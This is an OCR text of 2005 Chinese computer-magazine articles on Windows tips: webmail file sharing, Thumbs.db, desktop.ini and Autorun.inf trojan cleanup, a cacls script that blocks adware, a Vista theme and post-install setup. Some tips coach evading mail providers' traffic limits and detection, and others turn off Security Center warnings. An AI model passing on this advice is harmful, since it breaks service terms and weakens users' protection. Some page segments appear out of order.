场景:十一旅游拍摄的录像想发给好友们一起分享快乐,由于文件体积较大,通过邮箱发送太麻烦,通过QQ传输又太慢。最好的方法是放到网络上,让朋友们随时下载,可免费的大空间又很难找到。其实用MailMagic就可以把你的G邮构建为一个免费的下载服务器,它采用一种称为共享码的技术对邮箱的账户、密码、文件等信息进行加密编码,你不必告诉好友关于邮箱的任何信息,只需要把共享码发送给好友,他们就可以通过MailMagic随时下载你上传到邮箱中的文件,很好的解决了邮箱共享的安全性问题。

第一步:制作共享码。

在MailMagic邮箱文件列表中选择你要共享的文件,单击工具栏中的“共享码”按钮,弹出制作对话框(见图3),这里也有两种共享方式,如果你的邮箱是前面介绍的四种WebMail邮箱之一,可以选择为“WebMail”,这样好友可以多人同时下载,如果是其他的邮箱,就要选择“POP3”方式了。“共享下载码”栏显示的字符串就是所谓的共享码了,单击“拷贝到剪贴板”按钮,然后通过QQ等聊天工具把共享码发给好友,或者直接单击“发送给好友”,输入好友邮箱地址发送邮件也可以。



图3

小提示

在制作共享码时,我们还可以选择“增加HTML标签”选项,制作的共享码会自动添加超链接标签,这样我们就可以直接把字符串发布到论坛上,别人只要安装了MailMagic,就可以直接点击这个链接下载你共享的文件,更加方便。

第二步:下载共享文件。

当好友收到你发送的共享码后,在MailMagic中单击工具栏“下载”按钮,在下载对话框中的“使用共享下载码下载”栏中粘贴共享码,在上面立刻就能看到共享的文件名称、大小等信息,设置好下载存盘路径,单击“确认”按钮即可进行下载,而且从邮箱下载文件的速度非常快,例如笔者从TOM邮箱单线程下载的速度就可以达到430KB/s,达到我的网络极限(见图4)。



图4

小提示

在MailMagic中使用的邮箱不要使用OE或Foxmail接收邮件,否则会导致邮箱中上传的文件丢失,现在邮箱很容易申请到,建议申请专用于MailMagic的邮箱,如果确实需要让MailMagic和OE/Foxmail共用邮箱的话,要在OE/Foxmail中设置邮箱参数为“在服务器上保留邮件备份”。

玩转MailMagic必备技巧

一些邮箱为避免用户使用MailMagic类工具传输文件加重服务器负担,通常会采取一些限制措施,长时间大流量传输数据的邮箱账户会被冻结、甚至删除邮箱文件,特别是国内门户网站提供的免费邮箱更是如此,为了避免被冻结账户,笔者介绍一些经验技巧。

1.单击菜单“工具→选项”,在“连接”选项中设置“每上传/下载一个数据块后,等待的秒数”为“10”或者以上,以避免连续的数据传输。

2.虽然部分邮箱允许多线程上传下载,但对于国内的邮箱,还是尽量使用单线程为宜,否则比较容易被屏蔽,而且笔者发现对于163、126、TOM等门户邮箱,单线程通常即可达到普通ADSL上传下载的极限速度,根本不必开多线程。

3.许多邮箱虽然允许的最大附件体积很大,但笔者还是建议设置上传文件分割为每份10MB以下,一方面发生传输错误时的损失较小,另外10MB以下的邮件比较普遍,不容易被发现。

4.每个邮箱的空间使用率尽量控制在50%以下(可以多申请几个邮箱来扩容),同时,每次同一邮箱上传的数据量不要太大,尽量控制在500MB以下。

5.上传大量文件时,可以在发送邮箱中多选择几个邮箱账户,利用不同的服务器上传,以避免单一服务器排队发送造成的超时退回。

6.一些不太知名的大邮箱流量监管会相对宽松,一般不会出现邮箱冻结、邮件删除等现象,大家可以尝试寻找最适合自己的MailMagic专用邮箱。

CF [YY03]

■软件 DIY

系统蓝色档案(六)

系统中的“奇怪”文件

★★★

本文可以帮你学到

- Thumbs.db 文件的作用及删除方法
- 用 desktop.ini 个性化文件夹
- Autorun.inf 自定义盘符图标
- 消灭利用“奇怪”文件伪装的病毒

小菜最近发现一个奇怪现象，在许多文件夹中经常会看到一个名为〞Thumbs.db〞的文件，把它删除后，过一段时间又会自动出现，难道是病毒文件？不过使用杀毒软件对这个文件扫描却没有提示病毒，即便不是病毒，在一些图片文件夹中，一眼望去全是图片，出现这样一个文件，也感觉有些碍眼，但又不知道如何才能彻底删除，还是咨询一下大嘴吧！

Thumbs.db 其实没啥用

大嘴笑着说，这可不是什么病毒文件，它是文件夹中的图片和视频文件缩略图缓存文件，作用是用来加快这些文件的缩略图预览速度的，不过从经验来看，这个文件的加速作用并不明显，反而体积会随着图片文件数量增多而不断〞膨胀〞。直接删除它是没有用的，下次以缩略图方式查看图片或视频文件时，它又会自动生成，要想彻底清除它，可以在〞资源管理器〞中单击菜单〞工具→文件夹选项〞，在〞查看〞选项卡中勾选〞不缓存缩略图〞选项(见图1)，以后系统中就不会再生成新的Thumbs.db文件了，不过在系统中仍然存在许多以前产生的Thumbs.db文件，我们可以利用搜索功能将其〞一网打尽〞。




图 1

单击〞资源管理器〞工具栏中的〞搜索〞按钮，在〞要搜索的文件和文件夹名为〞栏中输入〞Thumbs.db〞，然后在〞搜索范围〞下拉框中选择〞本机硬盘驱动器〞，由于Thumbs.db文件是隐藏属性的文件，因此这里还需要单击展开〞搜索选项〞，在〞高级选项〞中勾选〞搜索隐藏文件和文件夹〞。最后单击〞立即搜索〞按钮即可找到系统中所有的Thumbs.db文件(见图2)，将搜索到的文件全部删除即可。




图 2

大嘴提示:使用Thumbs.db时还会产生一个〞奇怪〞的现象，有时你会发现预览的缩略图与实际的图片内容不一样，这是由于相同名称的新图片覆盖原来的图片时，而缩略图没有及时更新，就会产生这种现象，纠正也很简单，在错误的缩略图上单击鼠标右键，选择〞刷新缩略图〞或直接删除Thumbs.db文件即可。

小菜听后也笑了，原来又是虚惊一场。这时小菜又想到在许多文件夹中都有一个名为〞desktop.ini〞的文件，不知道有什么用，以前就想问问大嘴，这次一并让他解释一下吧！

让文件夹更个性的 desktop.ini

大嘴告诉小菜，desktop.ini其实也是一个亦正亦邪的〞奇怪〞文件，它本来的功能是用来自定义文件夹样式的，但有时也可能会被病毒所利用，产生严重危害。例如〞新欢乐时光〞、VBS/Soraci等脚本病毒就会利用它的自定义功能，在文件中添加可以执行的病毒脚本，使用户在 览文件夹时被感染，不过现在这类病毒已经比较少见了，另外判断起来也比较容易，其最明显的特性就是会在每个文件夹中自动生成desktop.ini和folder.htt文件，而且删除后又会自动生成，并导致硬盘访问速度越来越慢，通常在允许使用Web文件夹样式的Windows 98/2000系统中比较容易感染此类病毒。



图 3

desktop.ini文件在个性文件夹方面是非常实用的，许多文件夹美容的软件都是利用它的原理来制作的，这里介绍两个应用。

应用一:打造个性文件夹图标

电脑中安装有江民杀毒软件的朋友，可以在C盘看到一

个名为"KV-Back.vir"的目录，它的图标很特别，一看就知道是杀毒软件专用的文件夹。其实这个文件夹之所以会有和普通文件夹不同的图标，正是利用了desktop.ini文件。我们同样也可以利用desktop.ini文件给其他文件夹换图标。

右击文件夹，选择"属性"，然后打开"自定义"选项卡，单击"更改图标"按钮(见图3)，选择新的图标，或单击" 览"按钮选择其他的图标文件，最后单击"确定"按钮，你就会发现文件夹图标立刻发生了变化，同时在文件夹中会自动生成一个desktop.ini文件，用记事本打开这个文件，可以看到如下内容：

```
[.ShellClassInfo]
IconFile=%ProgramFiles%\Windows Media Player\wmplayer.exe
IconIndex=0
```

其中"IconFile"描述了图标文件所在路径和名称，而"IconIndex"则描述了图标索引序号。利用这个功能，呆板枯燥的文件夹图标立刻变得丰富多彩，而且可以更直观地管理文件夹。

应用二:打造个性文件夹背景和文字颜色

利用desktop.ini文件还可以进行更酷的个性文件夹修改，不过这个功能就需要手工修改了，我们继续利用上面的desktop.ini的文件，用记事本打开后添加如下内容，注意"//"后面的中文为注释，不必输入(见图4)：


desktop.ini - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
```
[.ShellClassInfo]
IconFile=%ProgramFiles%\Windows Media Player\wmplayer.exe
IconIndex=0
[ExtShellFolderViews]
[{BE098140-A513-11D0-A3A4-00C04FD706EC}]
IconArea_Image=D:\2004.jpg
IconArea_Text=0x009999FF
```

图4

```
[ExtShellFolderViews]
[{BE098140-A513-11D0-A3A4-00C04FD706EC}]
IconArea_Text=0x009999FF          //文字颜色的RGB值
IconArea_Image=background.bmp   //背景图片路径,可以使用JPG或BMP格式
```

大嘴提示：如果"我的文档"、"我的音乐"、"我的视频"等特殊文件夹变成了普通文件夹图标，或某个特殊文件夹的功能失效，很可能就是因为文件夹中的desktop.ini文件被无意删除或修改所致，可以从其他电脑中复制一份来恢复。

小菜这下明白了有些文件夹变漂亮的原因了，不过有些朋友电脑中的硬盘盘符图标也给换了，于是小菜制作了desktop.ini文件放到硬盘分区根目录中，但却不能修改盘符图标，这是怎么回事呢？

暗藏杀机的Autorun.inf

"你能够触类旁通很好，不过这次搞错了。"大嘴告诉小菜。其实硬盘图标并不是通过desktop.ini文件修改的，而是利用另外一个文件Autorun.inf，在光盘根目录下经常会看到这个文件，它是用来设置光盘自动运行程序和图标的，也可以用在硬盘分区上。例如要修改D盘盘符图标，则在D盘根目录下新建一个Autorun.inf文件，使用"记事本"编辑其内容如下：

```
[autorun]
icon=hdd1.ico   //定义图标文件路径
```

重启系统后就可以看到硬盘图标的变化了。其实在Autorun.inf文件中通常还会有一行"open ="，它可以表示要双击此驱动器时自动运行的程序文件路径和名称，这个功能有时就会被恶意程序利用来运行恶意程序，这是相当危险的，因此当你的硬盘分区根目录中出现Autorun.inf文件时一定要高度警惕，最好用"记事本"打开查看其内容，如果有"open"字样，那就很值得怀疑了。

实例:Autorun.inf文件攻击解决方法

在讲到Autorun.inf文件时，还要提到另外一个"奇怪"的现象:一些朋友打开"我的电脑"后，双击磁盘盘符却不能打开(见图5)，系统提示"Windows无法找到Desktop.exe……"(提示的文件名可能会与此不同)，只能右击并选择"打开"才可以查看文件。其实这正是一种木马利用Autorun.inf文件的典型症状，它会在硬盘分区根目录中写入自动运行木马的Autorun.inf文件，当双击硬盘分区时就会自动运行木马程序，而当木马源程序被杀毒软件删除时，就会导致无法打开磁盘的故障。



图5

知道了原理，解决方法也很简单了。首先在"文件夹选项"中设置显示所有文件，这样就能在硬盘分区根目录中看到Autorun.inf文件，用"记事本"打开该文件，记下"open"行对应的程序路径和名称以便删除木马源程序。然后删除Autorun.inf文件。通常木马程序还会在注册表中写入键值，根据提示的名称"Desktop.exe"在注册表中进行搜索，第一个找到的数据很可能是[HKEY_CLASSES_ROOT\Drive\shell]主键下，删除该主键下包含"Desktop.exe"的整个分支即可。

大嘴提示:关闭硬盘的自动运行功能是防范Autorun.inf文件攻击的有效方法，我们可以使用微软的TweakUI工具，打开"我的电脑→自动播放→驱动器"，在右边的列表中取消所有的硬盘盘符前的勾选，单击"应用"按钮即可。 CF [YY04]

防止捆绑软件入侵系统

我比你更无赖！巧治捆绑软件

★★★

■孙齐源

系统中被强行安装各种软件的情况随处可见。在 览网页时，一个不经意的点击就可能让你的IE多了几个工具条按钮;安装共享软件时，如果一路点"下一步"则很有可能系统中已经被安装上了"中文域名"之类的软件。这些还算属于非常尊重用户的情况，更有甚者则完全不征求用户意见，比如共享软件的安装程序根本没有提供是否同时安装捆绑软件的选项，要使用这类软件就必须同时安装捆绑软件，而网页中捆绑的插件类软件似乎在技术上也有了"新突破"，比如某博客网站上的"博采网摘"插件可以无需用户确认即安装(卸载方法可参考本刊2005年第15期的《博客变黑客？还我系统清白》)。

网页上的捆绑软件还比较容易解决，使用具有"ActiveX插件安装屏蔽"功能的 览器、安装插件屏蔽工具Upiea，都可以有效阻止。不过共享软件中捆绑的插件就没这么容易解决了，只能在安装时多留意选项并且同时祈祷软件作者没有强制安装的欲望。被强制安装之后，再要卸载就没那么简单了，即使自带卸载程序也很有可能卸载不干净，所以要尽可能赶在捆绑软件进驻系统前就做好防范。

灵感源于“访问拒绝”

在Windows XP中，每个分区里都有一个"System Volume Information"文件夹，这个文件夹无法直接访问。默认情况下，双击打开它时系统就会提示"无法打开System Volume Information。访问拒绝"，这是因为在默认情况下，系统管理员组没有对这个文件夹的访问权限。假设用户A是当前系统的已登录用户，他要将一个软件安装到c:\abc中，但用户A对c:\abc没有访问权限，那么以用户A身份运行的安装程序也没有权限对这个安装目录进行写入，也就是说软件安装失败了。同样原理，我们也可以让捆绑软件的安装失败。

要利用权限使捆绑软件的安装失败，则必须首先保证以下几点:

①必须保证系统是清洁的，也就是说还没有被强制安装捆绑软件，本文介绍的方法是用来防范而非卸载的。

②必须是Windows 2000或者Windows XP专业版，家庭版不包含高级权限设置。

③系统所在分区的文件系统为NTFS。

④如果是Windows XP，需要在"资源管理器"的菜单"工具→文件夹选项"中打开"查看"选项卡，取消"使用简单文件共享(推荐)"的勾选。

⑤同样是在"文件夹选项"中，取消"隐藏已知文件类型的扩展名"的勾选。

教你耍无赖:在系统中占地为王

1.霸占目录文件权限

捆绑软件要安装到系统中，无非是两条途径:程序目录和系统目录。以3721为例，它首先会在系统分区(一般为C盘)的Program files目录下建立名为3721的新目录，然后将一些系统底层相关的DLL文件写入到系统目录。我们所要做的就是在3721建立目录或者拷入文件之前，先将目录建好并禁止写入，将文件建好(空文件)禁止更改。

第一步:在系统分区的Program files目录下建立名为"3721"的子目录，右击其选择"属性"，在"安全"选项卡上方的"组或用户名称"中选中你当前登录的用户名，本例中为Administrator，在下方的权限栏的"拒绝"列中勾选"完全控制"。

第二步:设置3721目录权限以屏蔽文件写入很简单，可是捆绑软件还会向系统目录(即system32目录)中写入文件怎么办？如果简单地将系统目录的权限设置为访问拒绝，那正常的程序也无法运行了，甚至可能会导致系统崩溃。所以要防止捆绑软件向系统目录中写入文件，我们就必须建立与捆绑软件欲写入文件的文件名相同的空文件，然后设置访问拒绝。不过文件数量众多，与其逐个建立并设置，倒不如把所有工作交给批处理来完成。以下是屏蔽3721的完整批处理代码，将系统路径和用户名根据实际情况修改后保存为BAT文件执行即可(下载地址:http://www.newhua.com/cfan/200522/anti3721.rar)。

```
@echo off
md c:\progra~1\3721
@echo y|cacls c:\progra~1\3721 /d administrator
md c:\windows\Downlo~1\3721
@echo y|cacls %systemroot%\Downlo~1\3721 /d administrator
type nul> %systemroot%\cnsinfo.dat
@echo y|cacls %systemroot%\cnsinfo.dat /d administrator
type nul> %systemroot%\system32\cns.dat
@echo y|cacls %systemroot%\system32\cns.dat /d administrator
type nul> %systemroot%\system32\cns.exe
@echo y|cacls %systemroot%\system32\cns.exe /d administrator
type nul> %systemroot%\system32\cns.dll
@echo y|cacls %systemroot%\system32\cns.dll /d administrator
type nul> %systemroot%\system32\CnsMinKP.sys
@echo y|cacls %systemroot%\system32\CnsMinKP.sys /d
administrator
type nul> %systemroot%\Downlo~1\zsmod.dll
@echo y|cacls %systemroot%\Downlo~1\zsmod.dll /d administrator
```

Zoundry Blog Writer 让你离线写博客

★

■平淡

有人说2005年的网络是用来写作的，确实如此，Blog的大红大紫使很多人都成为了Blogger。为了让自己的成果能长久保存，许多人会选择比较大的Blog服务供应商，如Blogger.com等，但有时由于网络或网站本身的问题，在提交写好的文章时却意外地转到了"该页无法显示"页面，辛苦敲出来的大段内容都化为乌有不得不让人心寒，但这类问题在你使用Zoundry Blog Writer(以下简称ZBW)之后都将被彻底化解。

Zoundry Blog Writer 小档案

u软件版本:0.9.133　　软件大小:4540KB
u软件性质:免费软件　　适用平台:Windows 2000/XP
u下载地址:http://www.zoundry.com/download/zBlogWriter.exe

此软件目前支持的Blog网站有大家熟悉的Blogger.com、基于Wordpress(国内用此程序搭建的Blog网站很多)和LiveJournal等多种Blog程序的网站。

第一步:配置Blog账户

运行程序后单击"Set up your Blog account"(注册你的Blog账户)，在弹出窗口单击"new account"(新账户)，然后按向导提示选择Blog网站的网址并输入自己Blog账号和密码，需要注意的是这个软件在中文系统下界面显示有些问题，向导中的输入框前竟然都显示"Account"，正确次序如图1所示，完成后ZBW会从服务器正确读取用户的账户信息，可以建立多个账户。



图1

如果是基于WordPress等程序的网站，则在选择WordPress后还需要输入其接口地址，如WordPress的接口地址通常为:http://网站地址/xmlrpc.php。

第二步:编辑文章

现在就可以像在网页中一样，在ZBW窗口方便地编辑新文章了，还能设置字体、插入链接/图片等，单击"Preview"可以预览文章发表后的样子。编辑完成后既可以保存在本机也可以立刻上传到网站，这种本地客户端操作十分方便大家制作"长篇大论"，再也不怕数据丢失了。



图2

第三步:提交文章

如果要发表文章，单击"Post→Publish Entry"(张贴→发布条目)(选择"Download Recent Posts"可以下载文章)，在弹出窗口，选择"General"(常规)标签，在Blog项选择刚才设置的Blog账户，最后点击POST提交即可(见图2)，现在登陆自己Blog就能看到刚刚提交的文章了。

CF [YY06]

```
type nul> %systemroot%\system32\drivers\cdntran.sys
@echo y|cacls %systemroot%\system32\drivers\cdntran.sys /d administrator
```

小提示

我们将目前比较流行的捆绑软件的安装路径及在系统目录中写入的文件收集整理成了表格(下载地址:http://www.newhua.com/cfan/200522/spyware.rar)，大家可按照上文的方法制作出自己的"捆绑软件防火墙"。

2.我的注册表会"骗人"

用上文方法进行文件权限设置后，捆绑软件即使被安装，也失去了实际功能。而网上有很多称为"IE插件免疫器"的软件，这些软件何以能够达到免疫的效果呢？

原来这些ActiveX插件在安装后，系统注册表的[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility]下就会留下该插件的CLSID(可以理解为插件的"身份证")键值，如3721的CLSID是"{B83FC273-3522-4CC6-92EC-75CC86678DA4}"，这样再次访问捆绑了插件的网页时IE就会认为系统中已经安装了此插件而不再提示安装。这也就是说如果事先在注册表中建立好这个键值，那就能阻止这类插件的安装提示，不过由于CLSID的收集比较困难，还是推荐使用现成的免疫工具upiea(下载地址:http://www.onlinedown.net/soft/35733.htm)。

CF [YY05]

Vista正式版未出先遭盗版
——瞬间XP变Vista

★★

■山东 韩煜尘

Windows Vista测试版在网上已经流传了好几个月了，可是除一些热衷于新系统测试的发烧友外，很少会有人真正去享受这款号称有史以来最漂亮的Windows操作系统。原来无外乎:硬件配置不够高;对测试版本的兼容和稳定性不放心。现在不必再担心了，无需苛刻的硬件需求，也没有大量BUG的隐患，只需安装Vista Inspirat Shell Pack(下载地址:http://www.onlinedown.net/soft/41874.htm)，就能把你的Windows XP扮 成Windows Vista!

此软件对简体中文版本的Windows支持非常好，请放心安装，安装步骤非常简单，但笔者需要提示的是:在软件安装过程中，系统中安装一些实时监控软件可能会提示有程序正要修改系统的Shell与注册表，这是正常的美化修改而非病毒行为，所以可以点击"允许"。软件安装完毕后需要重启，待重启完毕后，你就会进入另一个"世界"，一个精美、时尚的Windows Vista系统将会展现在你眼前!曾经试用过Windows Vista的朋友就会发现，这个XP系统主题真的与Vista非常相似。至于美化的细节，请跟随笔者来一探究竟。

1.半透明风格完美模仿

成功登录系统后，笔者发现其桌面与真正的Windows Vista是一样的，包括默认的图标、壁纸、任务栏等。并且该软件还附带了ObjectDock软件，这是一个近似于苹果操作系统的任务条工具，附带在Windows Vista的主题中，显得更加时尚和美观，



图1

而且此功能也并非华而不实，用户可以在此任务条中为自己常用的软件和文件夹建立快捷图标，非常便于操作(见图1)。在开始菜单中，传统的框架还是没有改变，只是改变了一下风格，这里与Windows Vista的界面也是一样的。系统中的部分图标有了明显的变化，图标都是Vista的半透明风格的，给用户一种如水晶般透彻的感觉(见图2)。



图2

2.追求美丽极限:手动调整字体

主题安装完成后，笔者感觉系统中的字体大小有些不合适，不知道大家装完后是否也如此呢?如果感觉字体小了，用户可以按照以下步骤进行字体大小的调整:在桌面上单击鼠标右键，依次打开"属性→外观→字体大小"，选择"Segui"即可，这时系统的字体就恢复到原来大小了。

3.遗憾:功能无法模仿

安装Windows Vista主题后，系统风格改变最大的就是文件夹的风格了。也许用户一开始用起来会有些不习惯，毕竟文件夹中框架的结构有比较大的改变，但因为操作系统始终是Windows XP的内核，对于Windows Vista文件夹中增加的很多新功能，在这个改装了的Windows XP中还是实现不了的，这也是这个"假冒"Windows Vista系统比较遗憾之处(见图3)。



图3

4.细节做得很到位

尽管我们不能奢望一个外观软件能够把Windows Vista的先进功能也装进Windows XP里，但是不得不承认的是，这款美化包在细节的处理上也很到位。比如在复制文件时显示的进度条窗口也有了小小的变化，首先是图标改变为了与文件夹统一的图标(不像某些美化软件在这时候就"露馅"了)，随后是进度条的颜色为绿色，液体般流动的感觉让我们在等待复制完成时也不会觉得不耐烦(见图4)。



图4

笔者的话: 漂亮的Windows Vista主题大家已经一睹为快了， 丽的风格界面相信还是会吸引很多敢于使用测试版本的用户，并且除了外观，Windows Vista的新功能也非常值得期待，但目前Windows Vista毕竟还处于一个早期的测试阶段，有很多未知的BUG，所以笔者建议普通用户还是尽量不要把Windows Vista作为实际操作使用的系统。在正式版发布之前，就先用这个"盗版"的风格来过过 吧!

CF [YY07]

■河南省正阳县　徐海斌

★★

系统安装仅仅是个开始……

本文可以帮你学到

- 新装系统后常用设置技巧
- 安装常用软件的特效技巧

对于许多朋友来说，重装系统已经是件比较轻松的事情了，但装好系统并不意味着万事大吉，其实最重要的工作是系统安装后要做的，如何使系统性能达到最优化，使系统具有最好的稳定性和安全性，这些都是需要在系统安装以后来完成的重要工作，其实对于一个完整的系统重装过程来说，安装好操作系统仅仅是个开始，我们要做的事情还有很多……

本文是高手安装系统后的心得体会，相信会给大家一些启示。

火速链接

在阅读本文前，建议你查看2005年第13期《待从头，收拾旧河山——Windows重装大宝典》一文的介绍。

保证系统安全最重要

安装完系统后，我们并不能立刻上网打补丁，而是要做好一系列的准备工作才可以。

1.安装网络防火墙

现在刚安装完操作系统就感染病毒的情况越来越多，因此第一步要做的就是安装网络防火墙，虽然Windows XP SP2已经内置了防火墙，但如果有条件，还是建议你安装如ZoneAlarm、天网等专业的防火墙软件。这两款软件操作简单，而且效果出色。虽然还有许多更专业的防火墙，例如Outpost、Tiny、look'n'stop等，但笔者并不推荐给普通用户使用，它们的操作过于复杂，设置不当效果反而不好。

高手特别提示:在没有安装网络防火墙之前，不要将安装好的操作系统连接到网络上，这时非常容易感染病毒和被入侵，对于一些局域网接入的用户最好在安装系统过程中拔掉网线安装。

2.杀毒演“双防”

对于杀毒软件来说，很多人都有自己的选择，但无一例外，都是只能安装一个，不过我经过很多组合试用，发现江民及诺顿企业版可以同时安装在系统中。

这两款杀毒软件在资源占用上都相对较低，对系统操作影响较小，之间不相互冲突。而且一款为国产软件，一款为国外软件，可以做到国内国外病毒“双防”，在实际使用过程中，也的确体验到了两款杀毒软件共存的优势，避免了单一杀毒软件可能产生的“空当地带”。

高手特别提示:在安装杀毒软件后，建议立即在线升级病毒库和杀毒引擎，以做到最好的病毒查杀效果，这一点是经常容易被大家忽略的。

3.稳定和安全是“补”出来的

Windows补丁是增强系统稳定性和安全性的重要方式，一些使用Windows XP SP1的朋友甚至遇到过系统刚安装完毕，就出现由于冲击波攻击而导致倒计时关机的提示，在现在病毒主要依靠漏洞攻击的情况下，打补丁也成了“时尚”需求。

给系统打补丁最常用的方法就是通过Windows Update网站进行在线更新。在“开始”菜单中单击“Windows Update”即可在IE中打开http://Windowsupdate.microsoft.com网站，第一次访问Windows Update网站时，系统会弹出安全警告，这是由于更新补丁需要安装一个控件程序，用来扫描你的系统已经安装了哪些补丁，在这里单击“安装”按钮即可(见图1)。



图1

如果你使用的是Windows XP SP1版本的操作系统，并且无法在线更新补丁，那么有两个补丁是必须安装的，那就是冲击波和震荡波病毒补丁，这两个补丁均可单独下载到。

高手特别提示:在通过Windows Update安装补丁程序后，在Windows目录下会发现一些类似于“$NtUninstallQ******$”的文件夹，文件夹中保存的是相应补丁的卸载程序，如果不准备卸载任何补丁，也可以直接删除这些文件夹。

驱动更新，给硬件加加油

在安装完Windows XP系统后，通常已经自动安装好硬

件驱动，但很多朋友是直接用系统内置的驱动，或是直接使用随硬件附送的老版本驱动，建议大家随时更新驱动程序。最新的驱动程序可以从http://www.mydrivers.com/index.htm 下载到。

另外，在安装USB设备驱动程序时，建议先安装驱动程序，然后再插入USB设备，这样可以避免一些USB设备安装不成功的情况。

高手特别提示：在所有硬件驱动中，显卡的驱动比较特殊，并不是最新版本就适合你的显卡，比如你用的是GeForce MX系列，显然不适合用最新的驱动程序。不同显卡适合的驱动建议你参考http://www.newhua.com/cfan/200522/video.txt。

系统设置必做九条

1.关闭默认共享

Windows XP在安装后，会自动创建隐藏共享，这些默认共享用一般方法是无法取消的，需要用到修改注册表的方法：

打开注册表，定位至[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]主键，双击右侧的"restrictanonymous"键值，并将其数据修改为"1"，就能禁止IPC$。或打开"控制面板→管理工具→本地安全策略→本地策略→安全选项"，在右侧双击"网络访问：不允许SAM账户和共享的匿名枚举"，将其设置为"已启用"（见图2）。




图2

接下来打开[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters]主键，在右侧新建一个DWORD类型的键"AutoShareWks"，将其键值设置为"0"即可禁止默认的隐藏磁盘共享。

高手特别提示：如果你的电脑是单机操作，没有任何共享的要求，那么我们还可以彻底杜绝这些共享隐患，打开"控制面板→管理工具→服务"，找到名为"Server"的服务，双击打开"属性"，在"启动类型"中选择"手动"，并单击"停止"按钮结束该服务即可。

2.下载提速，破解TCP/IP的并发连接数

这个问题主要是解决BT下载问题，使用EvID4226Patch（下载地址：http://www.newhua.com/cfan/200519/EvID4226Patch.zip）就可解决。具体的方法可以参考2005年第19期《解决TCP连接数引起的BT故障》一文。

3.将文字服务栏"搬"回系统托盘

Windows XP系统默认的文字服务栏是显示在系统托盘上面的，有时会影响正常的程序操作，还是让它"搬"回任务栏比较合适。从http://www.onlinedown.net/soft/37684.htm下载"输入法设置工具"，在弹出窗口中选择"输入法指示器"即可（见图3）。



图3

4.系统还原，我只要C盘

关于系统还原，许多人都推荐关闭所有分区的系统还原，这里笔者并不赞同，对于大部分的普通用户来说，系统还原可以说是"救命稻草"，虽然对所有分区都设置系统还原确实是没有必要的，但对系统分区C盘设置系统还原还是非常必要的：右键单击"我的电脑"选择"属性"，打开"系统还原"选项卡，分别选中除C盘以外的其他分区盘符，单击"设置"按钮，选中"关闭这个驱动器上的系统还原"选项后单击"确定"按钮即可。这样设置以后，一旦系统不稳定，就可以利用系统还原工具快速恢复C盘上的系统。

5.文件夹选项优化别忘做

在资源管理器中单击菜单"工具→文件夹选项"，单击"查看"标签，这里建议选中"显示所有文件和文件夹"选项，这样可以显示出所有的隐藏文件，在分析木马等方面比较有用。同时一定要取消"隐藏已经文件类型的扩展名"选项（见图4），一些木马程序就经常利用系统的这个漏洞，通过类似"*.TXT.EXE"形式的双扩展名来进行文件名欺骗，达到执行木马程序的目的。另外，建议一并取消"不缓存缩略图"、"使用简单文件共享"选项以方便使用。




图4

6.拒绝分组相似任务栏按钮

Windows XP默认会将相似的任务栏按钮自动编组，不过这个所谓的方便设计却非常让人讨厌，要解决这个问题只要右键单击开始菜单选择"属性"，在"任务栏"选项卡中取消"分组相似任务栏按钮"选项的勾选即可。

7. 让系统托盘不再显示“Windows 安全警报”

当你关闭 Windows 防火墙、未安装防火墙软件、未启用自动更新等情况下，Windows XP 系统的安全警报功能都会在系统托盘区弹出提示气泡窗口，经常这样也有点让人烦，我们可以打开“控制面板→安全中心”，单击“更改‘安全中心’通知我的方式”，然后取消勾选“防火墙”、“自动更新”、“病毒保护”即可。

8.用 Upiea 工具禁止恶意 ActiveX

禁止恶意 ActiveX 控件是防范网页攻击的最好方法，使用 IE 插件管理专家 Upiea 可以免疫 659 个 ActiveX 插件，下载地址为http://www.onlinedown.net/soft/35733.htm。软件运行后，单击“插件免疫”，在右边的免疫列表中选中要免疫的插件名称即可，如果你不知道哪些应该免疫，直接单击“推荐”按钮(见图5)，软件就会自动帮你选择常见的恶意插件进行免疫，最后单击“应用”按钮即可。



图 5

9.去除烦人的Windows Messenger及ZIP压缩格式支持

有了 MSN Messenger 还要 Windows Messenger 做什么？在“运行”中输入“rundll32 advpack.dll,launchinfsection %windir%\inf\msmsgs.inf,blc.remove”(不含引号)，就可以卸载它了。

Windows XP 系统内置对 ZIP 压缩格式的支持功能，但在使用中却有诸多不便之处，建议取消。打开“开始”菜单在“运行”栏中，输入“regsvr32 /u zipfldr.dll”(不含引号)即可。

软件安装，宜少不宜滥

软件安装也是系统安装后的重要步骤，每个人习惯使用的软件也都不一样，所以这里我也不再多做介绍，只将下面两个比较特殊的组合介绍给大家，供大家参考。

1.打造无所不“播”的系统

推荐编/解码器：阿飞的音频视频工具包Avpack＋阿飞的Real 解码器 Realpack

下载地址：http://afly.ogg.cn/blog.php?job=showcat&cat=0

